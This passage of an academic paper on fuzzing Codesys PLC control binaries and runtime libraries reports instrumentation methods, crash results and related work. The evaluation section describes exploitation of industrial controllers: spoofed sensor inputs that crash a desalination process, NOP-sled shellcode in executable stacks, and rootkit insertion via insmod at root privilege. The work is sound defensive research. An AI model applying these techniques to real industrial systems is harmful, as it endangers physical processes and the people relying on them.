We have utilized `angr` [46] for handling this part of our methodology leveraging its ability to partially execute specific portions of the program without necessarily being aware of the system state. As discussed in prior sections though, the control binaries are not built with a well-defined header section which, in typical files such as `elf`, includes information on file type, target architecture, and entry point. One prerequisite to perform static analysis through `angr` is to determine the




Figure 4: Excerpt from disassembled control application highlighting the NOP instruction substitution.

target platform of the chosen binary, in terms of architecture and endianness. To achieve that, we built on previous work on firmware reverse engineering and file format analysis [13, 60].

The main objective of our instrumentation methodology is to dissect the control binary and divide it into distinct segments in order to statically mark them for gaining execution-time feedback from the binary. We leverage the methodology introduced in [28] to produce a Control Flow Graph (CFG) of the file's functions along with the links between them, including relevant information on the function or function block code composition. More specifically, we perform an instruction count targeting NOPs, such as a `mov $r0, $r0`, logging the number of instantiations for each function block.

As the static analysis part of our research illustrated, NOPs are regularly added to the compiled code. However, since we lack the original compilation tool, we cannot fully understand their purpose. Nevertheless, in our experiments we observed that different languages introduce a variable number of NOPs for same architecture. NOPs have been a staple in older architectures for limiting potential timing errors by providing buffering for long instructions in simple pipelines. The variant number of NOPs for different languages and the capability of ARM [3] processors to remove a NOP from the pipeline before execution, are suggesting that these instructions are placeholders and not execution stallers or performance facilitators. To that end we performed an analysis of NOP placement in the code, relative to its immediate neighbor instructions. Delay intense instructions, such as `lw`, `mul` and `div`, are common choices when introducing pipeline stalls through compilation. We developed an array of control applications of different computation complexity, ranging from simple logical operations to heavy integral/differential calculations, to confirm whether NOPs will be added for functional reasons, in order to enhance execution reliability. Our results showcase that the amount of NOPs introduced is a direct factor of application size rather than operation complexity as initially assumed. The operation-intense programs were larger and had proportionally larger amount of NOPs compared to the simpler ones. Indeed, peering closer to the machine code, NOPs were not added in proximity to time-consuming instructions, such as the ones mentioned above, rather close to simple `move` instructions often before a function call. This leads us to our conclusion that NOPs are introduced in control application mainly for memory alignment rather than hazard prevention. Thus, we can repurpose NOPs for program profiling and instrumentation by statically replacing NOPs with relevant instructions. The low amount of available slots in the compiled code does not offer much flexibility for instrumentation feedback. However, with access to the source code, redundant variable assignments with distinct values, e.g. `0xDEADBEEF` can increase the number of available instrumentation slots and provide more fine-grained feedback.

[3] ARMv6 and later architectures

	NX Bit	PIE/ ASLR	Stack Gaurd	RELRO	RUNPATH	RPATH	Fortify Source
Codesys 2.x	✗	✗	✗	✗	✗	✓	✗
Codesys 3.x	✓	✗	✗	✗	✗	✗	✗

Table 3: Summary of security mechanisms deployed by different versions of the Codesys runtime.

Typically instrumented binaries produce information through some user-available output, such as `stdout`, in our case however just one instruction slot must be able to relay the necessary information. Since we are aware of the memory layout of our process, we add `STR` instruction which stores the current program counter to predetermined addresses within the process. With the program counter information we can determine which function or function block has been accessed and approximate a code coverage percentage during our fuzzing sessions. Fig. 4 illustrates this substitution on an excerpt from a control application.

4.2 Fuzzing the Runtime

The runtime, as discussed in Section 2, is a traditional ELF binary that loads and executes the control application binary by spawning it as one of its threads. Typically when a thread is spawned through the `clone()` system call with the `CLONE_VM` flag set, any memory-mapping performed with `mmap()` affects both process and thread. This inter-dependency between the two binaries, the runtime and the control application binary, means that their security is intrinsically linked. It is, therefore, important to analyze the security measures employed by both the runtime binary and the control application itself in order to decide whether we should include it in the fuzzing process.

We use `checksec` [48] to investigate security features available in Codesys 2.x and Codesys 3.x runtime binaries. Table 3 summarizes the results. All versions of Codesys runtime implement minimal security mechanisms. As an improvement, Codesys 3.x includes NX bit support protecting against simple buffer overflow attacks, currently stemming from the support subsystems such as the network stack (involved in the CVE-2012-6068 and CVE-2012-6069 vulnerabilities).

The runtime is a complex application, working like a nested firmware inside the host OS. It includes a vast number of util-

ity functions to interact with its environment, perform maintenance, and handle and communicate with the control application. The application cannot be considered a standalone piece of software, as it can only exist in the context of the runtime, sharing the same memory space. Many functions and utilities have direct contact with the control application and are affecting its execution state. It is therefore prudent to consider these functions as an extension of the control application and include them as targets in the fuzzing framework.

The runtime exists in the OS as an `ELF` binary, leveraging various dynamic libraries, both system provided as well as in-house developed/modified. The main binary itself as a standalone target is not a good choice for any type of dynamic analysis. The complexity of its functionality, with more than 1000 functions being engaged just for maintenance and communications and nearly 5000 functions in total, renders any type of static analysis infeasible. In addition, the lack of source code deters any attempt at compile-time binary assessment supporting techniques such as instrumentation and address sanitization. An active PIE flag could offer the possibility of code migration enabling library extraction and execution outside the original binary, which does not hold for our versions of the runtime. Therefore, our only possibility for fuzzing anything related to the runtime is through the dynamically linked libraries, shared objects (`.so`) in Linux, and their included functions.

```
1
2 #include LIBDKBUSCOMMON_H
3
4 int main(int argc, char **argv){
5
6     kbus_ksock_t ksock = fopen("/dev/kbus0", "r");
7     [...]
8     kbus_ksock_write_data(ksock, &argv, 32);
9     [...]
10 }
```

Listing 1: Sample code of Codesys function fuzzing harness.

Fuzzing `.so`'s can be very challenging, considering the lack of information available for them. Since the library itself is not a valid target for execution, it must be hosted in an external program, a test harness, which dynamically loads it and declares some included function. The code has to be short and concise to maximize performance and simplify debugging when analyzing crash instances. With the help of `ghidra` [39] we are also able to extract some decompiled intro and outro code from the runtime compiled code so we can emulate the behavior of the chosen function in the context of the runtime. Regarding input arguments, we could find documentation for some functions, at least in terms of their calling convention. For the missing functions we once more deployed `ghidra` to reverse engineer function input arguments and derive their type. For `undefined` input types in functions without documentation, which can be a pointer to a struct or a `typedef`'ed variable, we could not proceed with fuzzing. Listing 1 presents a sample of a test harness for a `KBUS` send message function.

5 Experimental Evaluation

For the experimental evaluation of our project we targeted a WAGO PFC-100 PLC featuring a TI AM335x chipset with a Cortex-A8 ARM processor at 600MHz and 256Mb RAM as the Device Under Test (DUT), and a laptop with an i7 processor, 16GB RAM and 512 GB SSD as our main computer. The computer is connected through SSH to the DUT over a local network. Symbolic execution/instrumentation as well as the runtime function test harness building are performed on the computer, since we do not need device specific hardware/-software for these steps and the superior performance offered by a laptop setup speeds up the process. Control application and runtime function fuzzing are handled locally on the DUT. We have collected control binaries from github repositories as well as the Codesys project website, for a total of 184 binaries. In addition, we have developed an assortment of binaries, utilizing various functions and utilities, so we could thoroughly test our fuzzing engine and observe its bug-finding capabilities in a controlled manner[4]. We have also performed regular fuzzing to the control application-related functions we discussed in the fuzzing section. For these functions, we deployed mature fuzzing tools, namely the American Fuzzy Lop (`AFL`) [61], which offers both instrumentation and sanitization capabilities, with select input seeds for each function. We performed four distinct evaluations, testing correctness, fuzzing control applications with code coverage feedback and fuzzing runtime functions.

Correctness: For the correctness evaluation of our control application fuzzing engine, we focused on input control and output observation. We chose in-house developed binaries for this section, since we need to be aware of their functionality to predict the correct output and cross-validate with the observed value. We utilize the `E-Cockpit` development suite for its convenient graphical representation of the control process, which includes live tracking of process output values. The process we have targeted is a part of the Multi Stage Flash (MSF) Desalination process [2] handled by the target PLC. The MSF Desalination model is an academically developed testbed for desalination plant research which has been used as a target process in recent publications. The process input is brine temperature, the output controls brine density involving two Proportional Integral Derivative (PID) functions. We modified input values directly from the process memory space and observed the altered outcome through the `E-Cockpit`. We forced the same input value throughout the experiment, a value which we collected from the real control input transmitted through the I/O module, which was a temperature of 360°C. Fig. 5 depicts the output brine density fluctuation through time before and during the fuzzing process. It is evident that the forced inputs have a direct impact on the process which validates the input control of our fuzzing scheme. It is

[4]The database of house-developed and online-collected control applications will be available online.




Figure 5: Output observation of forced input on industrial process.

also clear that the timing of our force input methodology is not perfectly accurate. An approximate 6% of the reported outputs correlated with the original input, meaning that for these cases our forced input was not overwritten by the real input from the I/O module. From a performance standpoint, this translates to a 6% decrease in maximum inputs processed during a time span. The original inputs could be considered as introducing unexpected behavior to our engine, in case they cause a program crash while the fuzzer reporting its own forced input as the cause. However, these original inputs are used as seeds to our fuzzer, leading to redundant rather than faulty results. Additionally, each crash-causing input is considered and validated in a case-by-case basis, eliminating mistakes in crash-causing input recognition.

Fuzzing Control Applications: For this part of the experimental evaluation, we have created a collection of potentially vulnerable control binaries. We have considered three distinct scenarios for the introduced vulnerability, with regards to the popularity of their existence in vulnerability assessment practice. These are 1) buffer overflow, 2) out of bounds writes, and 3) divide by zero. Buffer overflow binaries feature memory manipulating instructions, such as `memcpy`, which lack bounds check and the amount of data is a program variable. Out-of-bounds write binaries involve an instantiated array with a variable index, while divide-by-zero binaries have a division operation with an input influenced denominator. The vulnerable binaries have a similar composition:

- The instantiation of the vulnerable section. This can be one of the vulnerable functions, an array assignment, or a division operation.
- One or multiple function calls are included in the main body of the application that may or may not include the vulnerable part. We include function calls to determine whether return addresses can be overwritten.
- Various conditional expressions or loops were introduced to increase the execution complexity of the synthetic binary. This has been done mostly to evaluate our instrumentation-based feedback methodology. Depending on the binary, the vulnerable part is included under a condition making it harder for our fuzzing engine to uncover the vulnerability.

Fuzzing session duration was set to 1 hour, a time period which was proven enough to witness at least one crash instance in our preliminary experiments. Therefore, we followed a black-box approach, mutating an initial zero input vector. Table 4 illustrates the results for this part of the experiment. The control application names correlate to their complexity, i.e. the larger the number, the more decision based flows exist in the program. The naming convention follows the type of vulnerability the test was targeting and the vulnerable function that was instantiated in the program, e.g. `bf_mcpy_1` is the simplest program instantiating a `memcpy` function built to uncover potential buffer overflows and `oob_2_arr_10` is the 10th program instantiating two arrays targeting out-of-bounds access on both. The results in Table 4 are justifying our initial hypothesis that, much like regular binaries, control applications can include binary-type vulnerabilities due to programming errors, lack of compiler security improvements, and vulnerable utility functions. We can also distinguish a lack of correlation between number of inputs processed, which matches to the number of executions, and the execution time until a first crash occurred. Time to execution ratio is clearly dependent to the scan cycle of each control application. The results also validate our fuzzing scheme in terms of performance, forcing multiple crashes in a concise time period, proving to be fast enough to be considered an effective assessment method.

An interesting case category was the divide by zero program which never lead to a crash, no matter the composition of the binary itself. From further research we found out that hardware division is not supported by our platform, with the assembly code produced by the compilation tool replacing regular `idiv` instructions with calls to division functions precompiled for ARMv7, included in a standardized library. Thus, any potential divide by zero error results in a zero output.

The control applications used in this experimental evaluation were all developed in-house with the sole purpose of having a collection of applications that were vulnerable from a typical software application standpoint and we were confident in uncovering the underlying vulnerabilities through fuzzing. During our research, we have also collected and consolidated a list of 187 control applications found in open repositories on github and the official project database hosted by Codesys. We have put these applications through our fuzzing setup and we observed that most of them did not produce any crash or even get in a hung state, regardless of time under test, since many of them are very simple programs. The much more complex desalination process, however, produced crashes that we further analyze in order to demonstrate the usefulness of our approach. The analysis highlighted an out-of-bounds write

Control Application	Execution Speed (inputs/sec)	First Crash (time mm:ss)	First crash (inputs)	Crashes (1hr)
bf_mcpy_1	70.88	3:54	15270	32
bf_mcpy_6	64.2	3:08	12172	21
bf_mcpy_8	66.06	4:39	18216	17
bf_mcpy_12	62.11	7:06	26645	9
bf_mset_1	64.56	3:28	13441	21
bf_mset_3	62.68	2:54	10906	24
bf_mset_5	68.8	4:14	17554	16
bf_mset_9	69.76	10:23	43530	7
bf_mmove_1	64.63	2:56	11245	28
bf_mmove_4	63.1	2:39	10070	24
bf_mmove_7	66.31	3:49	15317	15
bf_mmove_12	64.53	13:03	50643	6
oob_1_arr_1	71.86	0:55	3880	39
oob_1_arr_6	77.03	1:43	8085	28
oob_1_arr_9	69.78	1:45	7326	27
oob_1_arr_13	75.2	3:27	27241	19
oob_2_arr_1	73.53	1:57	8558	35
oob_2_arr_5	71.1	2:45	22759	27
oob_2_arr_8	69.8	3:08	13366	22
oob_2_arr_13	70.95	3:12	13401	19
divby0_1	73.68	N/A	N/A	0

Table 4: Fuzzing results for our in-house developed synthetic control applications.




Figure 6: Output observation between normal operation and attack enabled on desalination process.

Function	Description	Crashes (1hr)
KbusRegisterRequestWrite	Kbus write function	2
KbusRegisterRequestRead	Kbus read function	1
kbus_ksock_write_data	Kbus write function	4
kbus_ksock_read_data	read function	7
XMLParse	XML Parsing Function	8
SysSockRecv[5]	TCP receive data	6
CMAddCoomponentKbus	Kbus instantiation	4
pthread_create	Creates runtime thread	8
pthread_rwlock_unlock	Updates thread privileges	2
pthread_join	Joins PLC task threads	1
pthread_setschedparam	Sets scheduler thread policy	1
GetLoginName	Receives input login name	7
SysLibStrcpy	String copy custom function	2
SysLibStrcmp	String compare custom function	5
SysComWrite	System communication output	7
SysComRead	System communication input	2
GetHookName	Get name of hooked function	6
CopyRtsMetrics	Copies PLC data	8
getspnam	Returns info from shadow file	5

Table 5: Fuzzing results for the runtime functions.




Figure 7: Code coverage results for a subset of our tested control applications.

that corrupted the framework memory resulting in its termination. Given this fact, a DoS-type attack can be a reality, where a spoofed sensor value can directly stop an industrial process such as the desalination plant, resulting in production delay and costly damages as analyzed in [43]. Figure 6 illustrates this attack and its effect on the industrial process. In a desalination plant, an increase of just 1°C in brine temperature causes a substantial decrease in steam flow rate which results in a 12%, or 1 ton/min, decrease in the produced output, translating to a loss of several thousand dollars per [43].

Code Coverage: This part of the experiment was performed to validate the efficiency of our fuzzing scheme through examining the amount of code our engine has explored testing different inputs to the control binary. We have replaced NOPs from distinct function blocks throughout the code with `STR` instructions logging the current program counter (PC) to tag the blocks the program has explored through execution. As discussed earlier, the inclusion of NOPs in control binaries serve as an extra robustness mechanism to protect execution against non-detereministic memory accesses and do not add any hidden/obscure functionality. We sampled the logged PC values every minute for 1-hour fuzzing sessions and present the resulted code coverage percentages in Fig. 7

We have targeted six relatively low complexity control applications as test subjects for this experiment, to have a more accurate approximation of the percentage of code coverage. `oob_1_arr_1` was the simplest one, containing at a small number of execution flows (<10) from which our fuzzing engine managed to discover 90%. `bf_mcpy_1` was a slightly more complex but still relatively simple application, containing less than 20 execution flows, with our fuzzer discovering again approximately 90%. `bf_mset2` yielded the least coverage out of the the tested functions, being the most complex one, with 69% functions traversed.

Fuzzing Control Applications Analysis: Following the fuzzing sessions for our control binaries, we performed a manual analysis to determine the nature of the observed crashes. There were two principal causes for the crash instances, a stack buffer overflow or an out-of-bounds write. In either case, a function instantiated in the PLC binary has its return address overwritten by either an overflow of data or a misaddressed array assignment. Given the analysis at Section

[5]Function engaged in the CVE-2017-6025 reported at [16].




Figure 8: Fuzzing results of runtime functions.

3, we identified a number of functions vulnerable to overflow bugs based on their composition, i.e. lack of checks on bounds or input/buffer sizes. Regarding array value assignments, we observed the inability of the compiler to flag a restricted memory write/read when the array index is influenced by an input variable, such as a sensor value. Thus, in both cases, the possibility to overwrite the return address of a called function validates the potential for execution flow altering attacks. For the next step, we considered the stack hosting the called vulnerable function. We reverse engineered the control application loading process observing its placement in the memory space of the Codesys framework. The code and data sections of the control application are pushed into a stack of a temporary thread and execution of the application itself happens locally in this stack. This fact led to the assumption, and following validation, of the executable status of all stacks instantiated for each running thread, including the control application handling thread. While the Codesys framework binary has the no-execute bit enabled, code can still be executed in all instantiated stacks. Thus, with the combination of overwriting a return address and confirmed arbitrary execution in the process stack, we can formulate an attack vector that can lead to system compromise. We built a control binary with one of the vulnerabilities highlighted earlier, where we also statically included shellcode consisting of a NOP sled followed by assembly code that executes a simple Linux system call. Following the loading and crash of the binary, we were able to distinguish the rogue system call on the kernel log. An arbitrary system call through binary exploitation can enable much more complex payloads, such as rootkit insertion. A rootkit can be easily placed on the PLC with simple user-level access. Then a simple `insmod` with the rootkit name as an argument can be used as a payload in the vulnerable control application. Since the application, as part of the Codesys runtime, runs on root-level privilege, the `insmod` can be executed and the rootkit covertly inserted.

Fuzzing Runtime Functions: Our framework can successfully fuzz non-executable control binaries compiled from high-level PLC programming languages. To have a complete understanding of PLC security, we also need to investigate potential vulnerabilities in the runtime environment. Fuzzing functions in the Codesys runtime was performed on the DUT with seed inputs based on the input argument types of each function and an approximate understanding of the argument purpose, e.g. a size variable, a text message or an address. For more complex inputs, such as structs, we manually initialized the struct variable values and used the mutated inputs alternating between the struct variables, concatenating or repeating based on variable type. We cross-compiled `AFL` for the ARM architecture and utilized the included `afl-gcc`, an enhancement of the latest `gcc` compiler with added instrumentation capabilities, for compiling the test harnesses. Function selection was an important part of this evaluation, since not all available runtime function can be targeted for fuzzing or are not influenced by an external input. As mentioned in Section 4, the principal way of fuzzing the runtime functions is building a test harness which instantiates the function itself. In addition, we chose functions whose execution flow can be controlled by a given input and thus are prime targets for exploitation. Functions such as the thread scheduler are independent of external inputs and thus there is no user-based means for exploitation. We performed fuzzing on all chosen functions based on our selection process. The results for this part of the experiment are illustrated in Fig. 8 and a subset is listed in Table 5. Out of over 250 tested functions we isolated 133 which produced crash instances. The number of crashes found was predictably small, due to the relatively low execution count, but enough to validate our initial assumption of vulnerabilities in the functions interacting with the control application. Through observation of the first crash instance for the affected functions, we can also assert the efficiency of this approach in discovering vulnerabilities in these utility functions: An average of 14 minutes was enough to crash the target function at least once.

Out of 850 total crash instances examined, we have a better understanding of the cause of the crash for 97 of them, all related to buffer or heap overflows. These functions were instantiated in the test harness with related preceding instructions and structures, adding conditions and loops as well as initializing-related variables we observed in the decompiled instances of the runtime we received through `ghidra`.

While providing with convenient abstraction, decompilation is still not fully accurate in reproducing the original code. Thus, while our results uncover potential vulnerabilities in certain parts of the runtime, the original source code could have taken measures against them.

Summarizing, fuzzing the runtime produced concerning results indicating that immediate action is needed on improving the security posture of these pieces of software.

6 Discussion and Related Work

In recent years ICS security has gained a lot of attention. Most of the research focused on securing the system at the network level though intrusion detection systems (IDSs) [56] or anomaly detection [20] while, control applications have not received the same attention. Traditionally, PLC control applications/software have been researched as a means of deploying malicious payloads to the device itself to compromise the attached industrial process, a prominent example being Stuxnet. As such, a control application has either been considered as malware in its entirety or as a malware infected legitimate application, with most efforts focusing on detecting and uncovering the malicious payload [44, 45]. Fuzzing has been a popular topic in embedded device security analysis as well, targeting devices such as smart meters [3], smartphones [58], automotive [27], and a variety of other devices [32]. An interesting work introduces input-generation fuzzing to evaluate Robotic Vehicles (RV) control code and uncover cases that would lead to incorrect control decisions [29]

In practice and in research PLC control software has not been subject to security assessments with very few publications related to the presented work. Instead, many prior efforts target the field of safety verification of PLC control applications/software. In both [7] and [25] the authors perform language specific PLC control application verification. Other efforts focus on detecting potential corruption of PLC control applications through runtime monitoring and verification [18, 26]. VETPLC [64] aims to verify real-world PLC code, by taking into account the sequence of events and their time constraints. Many of these solutions mainly focus on the detection of safety violations.

SymPLC [23] leverages the OpenPLC [5] framework and Cloud9 engine [9] to conduct dynamic analysis on control applications. Symbolic execution was used to evaluate control application binary code considering the application as a piece of software and not just a control process facilitator. The introduced SYMPLC framework abstracts the control application byte code to a high-level C-based representation. Deploying mature symbolic analysis tools the authors succeeded in achieving high function coverage for tested binaries.

The authors in [28] tackled reverse engineering Codesys derived control applications combining manual exploration of the target binary and automated analysis through symbolic execution. The authors succeeded in producing a control flow graph covering every function, statically or dynamically called covering the entirety of the application. Leveraging this information, they showcased an automated on-the-fly attack formulation based on a regular control application.

Emulation is a popular methodology for assisting fuzzing as showcased in [35, 65]. In our platform, however, the implementation of emulation is not as straightforward as in typical Linux-based systems [55]. Either partial emulation, full binary emulation, or full system emulation would be challenging to incorporate to our framework:

- Partial emulation, e.g. I/O module emulation, which can essentially replace our input forcing method can be an alternative, but it is not a simple endeavor. The I/O modules are proprietary peripherals with no software specifications given to the public. A simplistic emulation of an I/O module, based on its known functionality, could be viable but it will fail the I/O check done by the Codesys framework for valid connected I/O peripherals.
- Full emulation of the binary itself is an extremely challenging task, given its unique loading process. Outside the context of the framework, the PLC binary is just a collection of assembly instructions packed in a file. Line-by-line execution is an option, but it would fail at the first instance of input delivery requiring a system call which is routed and handled by the framework.
- Full system emulation would provide full control over the emulated instance and the ability to manipulate conditions, such as the aforementioned I/O check. A full system emulation with the Codesys framework, however, is a very challenging project on its own. While there are broad firmware emulation frameworks published recently, they lack however nuances native to Industrial Control Systems, e.g. the handling of non-generic peripheral such as the I/O modules, or a real-time scheduler.

7 Conclusion

In conclusion, we summarize the answers to the questions that appear in the problem statement section 2.1:

- PLC binaries are inherently robust due to the high-level nature of the PLC programming languages as well as the very well-defined problems they are addressing. As the binaries get more complex in terms of size or function, however, exploitable vulnerabilities that can compromise the host system or industrial process can be introduced.
- PLC runtimes suffer from the same problems that plague regular C/C++ developed software, and this compromises the whole industrial control system computation stack.
- Fuzzing is a great tool for uncovering vulnerabilities in industrial control systems, even in the presence of heavy I/O and scan cycles.

Acknowledgments

This project was supported partly by the U.S. Office of Naval Research under Award N00014-15-1-2182, and by the NYU Abu Dhabi Global PhD Fellowship program.

Resources

ICSFuzz will be available at the following github repository: https://github.com/momalab/icsfuzz.

References

[1] Adam Pilkey. F-secure's guide to evil maid attacks. https://blog.f-secure.com/f-secures-guide-to-evil-maid-attacks/, 2018.

[2] Hala Faisal Al-Fulaij. *Dynamic modeling of multi stage flash (MSF) desalination plant*. PhD thesis, UCL (University College London), 2011.

[3] Vincent Alimi, Sylvain Vernois, and Christophe Rosenberger. Analysis of embedded applications by evolutionary fuzzing. In *2014 International Conference on High Performance Computing & Simulation (HPCS)*, pages 551–557. IEEE, 2014.

[4] Magnus Almgren, Davide Balzarotti, Jan Stijohann, and Emmanuele Zambon. D5. 3 report on automated vulnerability discovery techniques.

[5] Thiago Rodrigues Alves, Mario Buratto, Flavio Mauricio de Souza, and Thelma Virginia Rodrigues. Openplc: An open source alternative to automation. *IEEE Global Humanitarian Technology Conference (GHTC 2014)*, pages 585–589, 2014.

[6] Neelesh Bhattacharya, Abdelilah Sakti, Giuliano Antoniol, Yann-Gaël Guéhéneuc, and Gilles Pesant. Divide-by-zero exception raising via branch coverage. In *International Symposium on Search Based Software Engineering*, pages 204–218. Springer, 2011.

[7] G. Canet, S. Couffin, J. . Lesage, A. Petit, and P. Schnoebelen. Towards the automatic verification of plc programs written in instruction list. In *International Conference on Systems, Man and Cybernetics. IEEE, 2000*, volume 4, pages 2449–2454 vol.4, Oct 2000.

[8] Defense Use Case. Analysis of the cyber attack on the ukrainian power grid. *Electricity Information Sharing and Analysis Center (E-ISAC)*, 388, 2016.

[9] Liviu Ciortea, Cristian Zamfir, Stefan Bucur, Vitaly Chipounov, and George Candea. Cloud9: a software testing service. *Operating Systems Review*, 43:5–10, 2009.

[10] CODESYS. Codesys control v3 manual, 2019.

[11] CODESYS. CODESYS Device Directory. https://devices.codesys.com/device-directory/, 2019. [Online ; Accessed January 2020].

[12] Crispin Cowan, F Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*, volume 2, pages 119–129. IEEE, 2000.

[13] Weidong Cui, Marcus Peinado, Karl Chen, Helen J Wang, and Luis Irun-Briz. Tupni: Automatic reverse engineering of input formats. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 391–402. ACM, 2008.

[14] Dániel Darvas, Borja Fernández Adiego, András Vörös, Tamás Bartha, Enrique Blanco Vinuela, and Víctor M González Suárez. Formal verification of complex properties on plc programs. In *International Conference on Formal Techniques for Distributed Objects, Components, and Systems*, pages 284–299. Springer, 2014.

[15] Dániel Darvas, István Majzik, and Enrique Blanco Viñuela. Formal verification of safety plc based control software. In *International Conference on Integrated Formal Methods*, pages 508–522. Springer, 2016.

[16] CVE Details. Codesys Runtime System Security Vulnerabilities. https://www.cvedetails.com/vulnerability-list/vendor_id-12574/product_id-23853/version_id-164054/3s-software-Codesys-Runtime-System--.html, 2018. [Online ; Accessed January 2020].

[17] Alexey G Finogeev and Anton A Finogeev. Information attacks and security in wireless sensor networks of industrial scada systems. *Journal of Industrial Information Integration*, 5:6–16, 2017.

[18] L. Garcia, S. Zonouz, Dong Wei, and L. P. de Aguiar. Detecting plc control corruption via on-device runtime verification. In *2016 Resilience Week (RWS)*, pages 67–72, Aug 2016.

[19] Luis Garcia, Ferdinand Brasser, Mehmet Hazar Cintuglu, Ahmad-Reza Sadeghi, Osama A Mohammed, and Saman A Zonouz. Hey, my malware knows physics! attacking plcs with physical model aware rootkit. In *NDSS*, 2017.

[20] Pedro García-Teodoro, Jesús E. Díaz-Verdejo, Gabriel Maciá-Fernández, and Enrique Vázquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *Computers & Security*, 28:18–28, 2009.

[21] David Greenfield. Why is Linux Trending? https://www.automationworld.com/why-linux-trending, 2018. [Online ; Accessed January 2020].

[22] The Guardian. Robot kills worker at Volkswagen plant in Germany. https://www.theguardian.com/world/2015/jul/02/robot-kills-worker-at-volkswagen-plant-in-germany, 2015. [Online; accessed July 2019].

[23] Shengjian Guo, Meng Wu, and Chao Wang. Symbolic execution of programmable logic controller code. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, pages 326–336. ACM, 2017.

[24] Peter Huitsing, Rodrigo Chandia, Mauricio Papa, and Sujeet Shenoi. Attack taxonomies for the modbus protocols. *International Journal of Critical Infrastructure Protection*, 1:37–44, 2008.

[25] Ralf Huuck. Semantics and analysis of instruction list programs. *Electron. Notes Theor. Comput. Sci.*, 115(C):3–18, January 2005.

[26] Helge Janicke, Andrew Nicholson, Stuart Webber, and Antonio Cau. Runtime-monitoring for industrial control systems. *Electronics*, 4(4):995–1017, 2015.

[27] Markus Kammerstetter, Christian Platzer, and Wolfgang Kastner. Prospect: peripheral proxying supported embedded code testing. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 329–340. ACM, 2014.

[28] Anastasis Keliris and Michail Maniatakos. ICSREF: A framework for automated reverse engineering of industrial control systems binaries. In *NDSS*, 2019.

[29] Taegyu Kim, Chung Hwan Kim, Junghwan Rhee, Fan Fei, Zhan Tu, Gregory Walkup, Xiangyu Zhang, Xinyan Deng, and Dongyan Xu. Rvfuzzer: finding input validation bugs in robotic vehicles through control-guided testing. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 425–442, 2019.

[30] Ralph Langner. Stuxnet: Dissecting a cyberwarfare weapon. *IEEE Security & Privacy*, 9(3):49–51, 2011.

[31] Heiner Lasi, Peter Fettke, Hans-Georg Kemper, Thomas Feld, and Michael Hoffmann. Industry 4.0. *Business & information systems engineering*, 6(4):239–242, 2014.

[32] Hyeryun Lee, Kyunghee Choi, Kihyun Chung, Jaein Kim, and Kangbin Yim. Fuzzing can packets into automobiles. In *2015 IEEE 29th International Conference on Advanced Information Networking and Applications*, pages 817–821. IEEE, 2015.

[33] Gaoqi Liang, Steven R Weller, Junhua Zhao, Fengji Luo, and Zhao Yang Dong. The 2015 ukraine blackout: Implications for false data injection attacks. *IEEE Transactions on Power Systems*, 32(4):3317–3318, 2017.

[34] Hal Lonas. Introduction to GCC Compiler Induced Vulnerability. https://www.openwall.com/lists/oss-security/2018/10/22/3, 2018. [Online ; Accessed January 2020].

[35] Dominik Maier, Benedikt Radtke, and Bastian Harren. Unicorefuzz: On the viability of emulation for kernelspace fuzzing. In *13th {USENIX} Workshop on Offensive Technologies ({WOOT} 19)*, 2019.

